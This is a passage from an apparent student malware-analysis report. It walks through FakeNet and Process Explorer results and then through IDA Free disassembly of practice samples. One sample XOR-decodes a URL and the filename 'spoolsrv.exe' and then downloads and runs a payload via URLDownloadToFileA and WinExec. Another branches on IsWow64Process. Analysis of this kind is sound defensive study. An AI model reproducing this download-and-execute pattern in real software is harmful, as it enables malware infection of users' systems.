[Failed to read from socket 0.]
[Received new connection on port: 443.]
Error initializing SSL Connection
[Failed to read from socket 0.]
[DNS Query Received.]
Domain name: tile-service.weather.microsoft.com
[DNS Response sent.]
```

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svhost.exe	7,040 K	30,044 K	4440 Shell Infrastructure Host	1	Microsoft Corporation	
svchost.exe	5,192 K	18,388 K	4472 Host Process for Windows S...	2	Microsoft Corporation	
svchost.exe	9,364 K	39,852 K	4888 Host Process for Windows S...	3	Microsoft Corporation	
taskhost.exe	7,644 K	17,692 K	3520 Host Process for Windows T...	4	Microsoft Corporation	
offmon.exe	1,780 K	8,388 K	1804 Host Process for Windows S...	5	Microsoft Corporation	
explorer.exe	< 0.01	63,796 K	156,284 K	1476 Windows Explorer	Microsoft Corporation	
		1.896 K	13,168 K	5560 Windows Security notificatio...	Microsoft Corporation	
		1.96	26,996 K	5924 Syinternals Process Explorer	Syinternals - www.syinter...	
cmd.exe	2,740 K	4,532 K	8376 Windows Command Processor	10	Microsoft Corporation	
conhost.exe	7,100 K	18,400 K	6304 Console Window Host	11	Microsoft Corporation	
svchost.exe	3,764 K	21,504 K	5408 Host Process for Windows S...	12	Microsoft Corporation	
StartMenuExperienceHost.exe	20,800 K	68,594 K	5920			
RuntimeBroker.exe	6,588 K	30,320 K	6220 Runtime Broker	13	Microsoft Corporation	
SearchApp.exe	Susp...	131,808 K	210,604 K	5232 Search application	Microsoft Corporation	
RuntimeBroker.exe	9,896 K	34,688 K	5444 Runtime Broker	14	Microsoft Corporation	
RuntimeBroker.exe	8,700 K	27,756 K	6044 Runtime Broker	15	Microsoft Corporation	
SecurityHealthService.exe	6,152 K	20,376 K	6672 Windows Security Health Se...	16	Microsoft Corporation	
svchost.exe	1,980 K	9,992 K	7724 Host Process for Windows S...	17	Microsoft Corporation	
OneDrive.exe	48,168 K	111,680 K	7308 Microsoft OneDrive	18	Microsoft Corporation	
TextInputHost.exe	9,068 K	40,012 K	8472			
svchost.exe	3,856 K	18,636 K	5548 Host Process for Windows S...	20	Microsoft Corporation	
svchost.exe	5,700 K	21,808 K	6436 Host Process for Windows S...	21	Microsoft Corporation	
svchost.exe	2,700 K	15,856 K	1904 Host Process for Windows S...	22	Microsoft Corporation	
ShellExperienceHost.exe	Susp...	12,364 K	52,484 K	6676 Windows Shell Experience H...	Microsoft Corporation	
RuntimeBroker.exe	3,168 K	18,328 K	8740 Runtime Broker	23	Microsoft Corporation	
PhoneExperienceHost.exe	43,464 K	135,200 K	8920 Microsoft Phone Link	24	Microsoft Corporation	
svchost.exe	1,760 K	8,576 K	7084 Host Process for Windows S...	25	Microsoft Corporation	
ApplicationFrameHost.exe	5,776 K	24,096 K	4868 Application Frame Host	26	Microsoft Corporation	

Figure 19: FakeNet No requests

Figure 20: No INA+ Process created

Name	Description	Status	Startup Type	Log
Hyper-V Guest Service Inter...	Provides an ...	Manual (Trig...	Loc...	
Hyper-V Guest Shutdown S...	Provides a ...	Manual (Trig...	Loc...	
Hyper-V Heartbeat Service	Monitors th...	Manual (Trig...	Loc...	
Hyper-V PowerShell Direct ...	Provides a ...	Manual (Trig...	Loc...	
Hyper-V Remote Desktop Vi...	Provides a p...	Manual (Trig...	Loc...	
Hyper-V Time Synchronizati...	Synchronizes...	Manual (Trig...	Loc...	
Hyper-V Volume Shadow C...	Coordinates...	Manual (Trig...	Loc...	
IKE and AuthIP IPsec Keying...	The IKEEXT ...	Running	Automatic (T...	Loc...
Internet Connection Sharin...	Provides ne...	Manual (Trig...	Loc...	
IP Helper	Provides tu...	Running	Automatic	Loc...
IP Translation Configuration...	Configures ...	Manual (Trig...	Loc...	
IPsec Policy Agent	Internet Pro...	Running	Manual (Trig...	Net...
KtmRm for Distributed Tran...	Coordinates...	Manual (Trigger Start)		
Language Experience Service	Provides inf...	Manual	Loc...	
Link-Layer Topology Discov...	Creates a N...	Manual	Loc...	
Local Profile Assistant Service	This service ...	Manual (Trig...	Loc...	
Local Session Manager	Core Windo...	Running	Automatic	Loc...
McpManagementService	<Failed to R...	Manual	Loc...	
MessagingService_1036af	Service sup...	Manual (Trig...	Loc...	
Microsoft (R) Diagnostics H...	Diagnostics ...	Manual	Loc...	
Microsoft Account Sign-in ...	Enables use...	Manual (Trig...	Loc...	

Figure 21: No INA+ Service created

CTEC3754D – Malware Analysis

Upon inspecting the Services and Process Explorer, no service named "Intranet Network Awareness (INA+)" was found. The DLL failed to install the service correctly (Figure 20 and 21).

Conclusion Based on the strings and analysis using MiTeC EXE Explorer and Bintext, **sus-file3.dll** is specifically designed for Windows XP (version 6.11) and is a 32-bit executable. This explains why it failed to function as expected during dynamic analysis as it was being run in windows 10 64-bit machine—its behavior is likely tailored for Windows XP and may only work correctly on 32-bit systems (Figure 22 and 23).




Figure 22: Proof works only for Windows NT 4




Figure 23: BinText string WindowsXP 6.11

PART 2

Question 1

The provided malware file, **sus-file4.exe**, was extracted from a ZIP archive and analysed using IDA Free. The goal is to identify encoding techniques, keys, and the functionality of the malware. Static analysis was performed first, focusing on identifying suspicious patterns.

During static analysis in IDA Free. XOR is a common method used by malware developers to obfuscate code or data, making it harder for analysts to reverse-engineer the malicious payload (Zaleesskiy, 2024). IDA Free's search functionality was used to locate all occurrences of the XOR instruction in the binary.




Figure 24: XOR called by function sub_401534

- Among the results, the function **sub_401534** the presence of **XOR [eax+0], al** and **XOR eax, 0FFh** suggests that the malware might be using XOR to encode or decode data. These patterns are often seen in malware where data is encrypted or obfuscated using XOR-based algorithms.
- Upon further examination of the disassembled code, the function **sub_401534** was identified as a critical component of the malware's decoding mechanism. This function processes a buffer or array of bytes, applying an XOR operation with the key **0xFFh**.




Figure 25: Detailed view what XOR is performing

- The function receives one input (arg_0), which is likely a pointer to a memory area holding some data.
- It uses a loop to go through each byte of the data stored at this memory location.
- Within the loop, the instruction **xor eax, 0FFh** applies a bitwise XOR operation to each byte.
- Most likely to be decoding characters in a loop

To understand the role of **sub_401534**, we first examine its cross-references (Xrefs) to determine where it is invoked within the binary. The analysis reveals that **sub_401534** is called twice:

- At address **.text:004014EB**.
- At address **.text:004014F8**.

These calls suggest that **sub_401534** is used to process different segments of encoded data during execution.




Figure 26: Two places where the sub_401534 is called

At address .text:004014EB, the malware pushes the memory address of unk_403010 onto the stack using the instruction push offset unk_403010. Immediately after, the function sub_401534 is called, indicating that unk_403010 is passed as an argument.

Similarly, at address .text:004014F8, the malware pushes the memory address of unk_403040 onto the stack using the instruction push offset unk_403040, followed by another call to sub_401534.

Hence unk_403010 and unk_403040 contain encoded data

```

Function name           Segment St
_main                 .text 00
sub_4011E1             .text 00
sub_40130C             .text 00
sub_4013D1             .text 00
sub_401534             .text 00
Process32Next          .text 00
Process32First          .text 00
CreateToolhelp32Snapshot .text 00
Module32Next            .text 00
Thread32First           .text 00
Thread32Next            .text 00
URLDownloadToFileA     .text 00
printf                 .text 00
start                  .text 00
_XptFilter              .text 00
_initTerm               .text 00
__setdefaultprecision   .text 00
UserMathErrorFunction    .text 00
nullsub_1               .text 00
__except_handler3       .text 00
__controlfp              .text 00

IDA View-A
Occurrences of: XOR
Hex View-1

.text:004014B0      pop    ebx
.text:004014BE      pop    ebp
.ret
.text:004014BF      ; -----
.text:004014C0      dd 82464B8h, 0A164h, 8B0000h, 0A364008Bh, 0
.text:004014D4      dd 0EB08C483h, 0E848C0FFh, 0
.text:004014E0      ; -----
.push   ebp
.mov    ebp, esp
.push   ebx
.push   esi
.push   edi
.push   offset unk_403010
.call   sub_401534
.add    esp, 4
.push   offset unk_403040
.call   sub_401534
.add    esp, 4
.push   0
.push   0
.push   offset unk_403040
.push   offset unk_403010
.push   0
.call   URLDownloadToFileA
.jz    short near ptr loc_401519+1
.jnz   short near ptr loc_401519+1
; CODE XREF: .text:00401515+j
; .text:00401517+j
.text:00401519      loc_401519:
.text:00401519      call   near ptr 40A81588h
.text:0040151E      xor    [eax+0], al
.text:00401521      call   ds:WinExec
.push   0
.text:00401527      push   ds:ExitProcess
.text:00401529      call   ds:ExitProcess

```

Figure 27: Encoded data at unk_403010 and unk_403040 passed as arguments to sub_401534, suggesting decoding or decryption logic

Analysing the First Call to sub_401534

At address .text:004014EB, the malware sends the address of unk_403010 to the sub_401534 function. This gives the function access to a buffer of data encoded with XOR using the key 0xFFh. The function then decodes the data by applying the XOR operation to each byte in the buffer.

Upon examining the contents of **unk_403010** (Figure 28), we observe a series of encoded bytes. By applying the XOR key **0xFFh** to each byte, we can decode the contents:

CTEC3754D – Malware Analysis




Figure 28: encoded data at unk_403010

- Encoded Bytes: **97h, 88h, 88h, 8Fh, 0C5h, 0D0h, 0D0h, 88h, ...**
- Decoded Value:** XORing each byte with 0xFFh reveals the decoded string:

<http://www.practicalmalwareanalysis.com/tt.html>

This URL represents the source from which the malware downloads its payload.

The second call to **sub_401534** occurs at address **.text:004014F8**. Like the first call, the malware pushes the memory address of **unk_403040** onto the stack:

Examining the contents of **unk_403040** (Figure 29), we see a series of encoded bytes. By applying the XOR key **0xFFh** to each byte, we can decode the contents:




Figure 29: Encoded data at unk_403040

- Encoded Bytes: **8Ch, 8Fh, 90h, 90h, 93h, 8Ch, 89h, 8Dh, ...**
- Decoded Value:** XORing each byte with 0xFFh reveals the decoded string:

spoolsrv.exe

The malware uses the filename **spoolsrv.exe** to mimic a legitimate Windows process, thereby evading detection. This filename corresponds to the malicious executable downloaded by the malware.

Analysing the Second Call to sub_401534

After decoding both **unk_403010** (the URL) and **unk_403040** (the filename), the malware proceeds to download and execute the payload:

- The malware uses the `URLDownloadToFileA` function to retrieve the malicious executable (**spoolsrv.exe**) from the specified URL (<http://www.practicalmalwareanalysis.com/tt.html>).
- The decoded URL and filename are passed as arguments to this function, ensuring that the correct payload is downloaded.
- Once the file is downloaded, the malware executes it using the `WinExec` function.
- The decoded filename (**spoolsrv.exe**) is passed as an argument to `WinExec`, launching the malicious payload on the victim's system.

In conclusion the analysis of **sus-file4.exe** revealed XOR encoding with the key **0xFFh** as the primary obfuscation technique. Decoding the encoded data exposed its functionality: downloading and executing a malicious payload (**spoolsrv.exe**) from the URL <http://www.practicalmalwareanalysis.com/tt.html>.

Example of Decoding unk_403040

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Hex
- XOR:** Key is set to `0xFFh`, Scheme is Standard, and Null preserving is checked.
- Input:** A hex dump of the file `spoolsrv.exe` (length: 35 lines: 12). The dump includes bytes like 8C, 8F, 90, 90, 93, 8C, 8D, 89, D1, 9A, 87, 9A.
- Output:** The decoded output is `spoolsrv.exe` (time: 1ms, length: 12 lines: 1).

Figure 30: CyberChef decoded value for unk_403040

Question 2

The analysis starts with a file named sus-file5.zip, which contains an executable, sus-file5.exe. To determine the target environment for which the malware was compiled (either x64 or x86), the file was first analysed using Mitec EXE Explorer.




Figure 31: MiTeC showing sus-file5.exe is compiled for x86 (Intel 32-bit).

The Machine field shows Intel 32-bit which is x86 architecture, indicating that **sus-file5.exe was compiled for a x86 environment**, as confirmed by Mitec EXE Explorer.

Using Mitec EXE Explorer, the Resources section was checked and found to have three entries.

1. X64: Likely indicates a component or payload targeting the x64 (64-bit) environment.
2. X64DLL: Suggests a DLL (Dynamic Link Library) specifically designed for the x64 environment.
3. X86: Indicates a component or payload targeting the x86 (32-bit) environment.




Figure 32: Resource section showing X86, X64, and X64DLL embedded files.

Now when the exe is imported to IDA free tool, we can observe few key things:

- The malware first loads kernel32.dll, Then the most important function is called **IsWow64Process** is a Windows API function that checks whether a 32-bit application is running on a 64-bit version of Windows.




Figure 33: IDA view of IsWow64Process used to determine system architecture.

- If the malware is running under WOW64 (i.e., a 32-bit application on a 64-bit system), it follows the x64 branch. But if the program is running on a 32-bit machine it will follow the x86 branch

Behaviour in x86 (32-bit) Environment

In the x86 (32-bit) environment, the malware begins by determining the architecture of the host system using the IsWow64Process function. The result is stored in [ebp+var_10]. If the value is 0, it confirms the system is a native 32-bit environment (not running under WOW64). Execution then jumps to loc_40134D, which contains logic specifically designed for 32-bit systems.




Figure 34: Conditional jump to x86 path if not running under WOW64

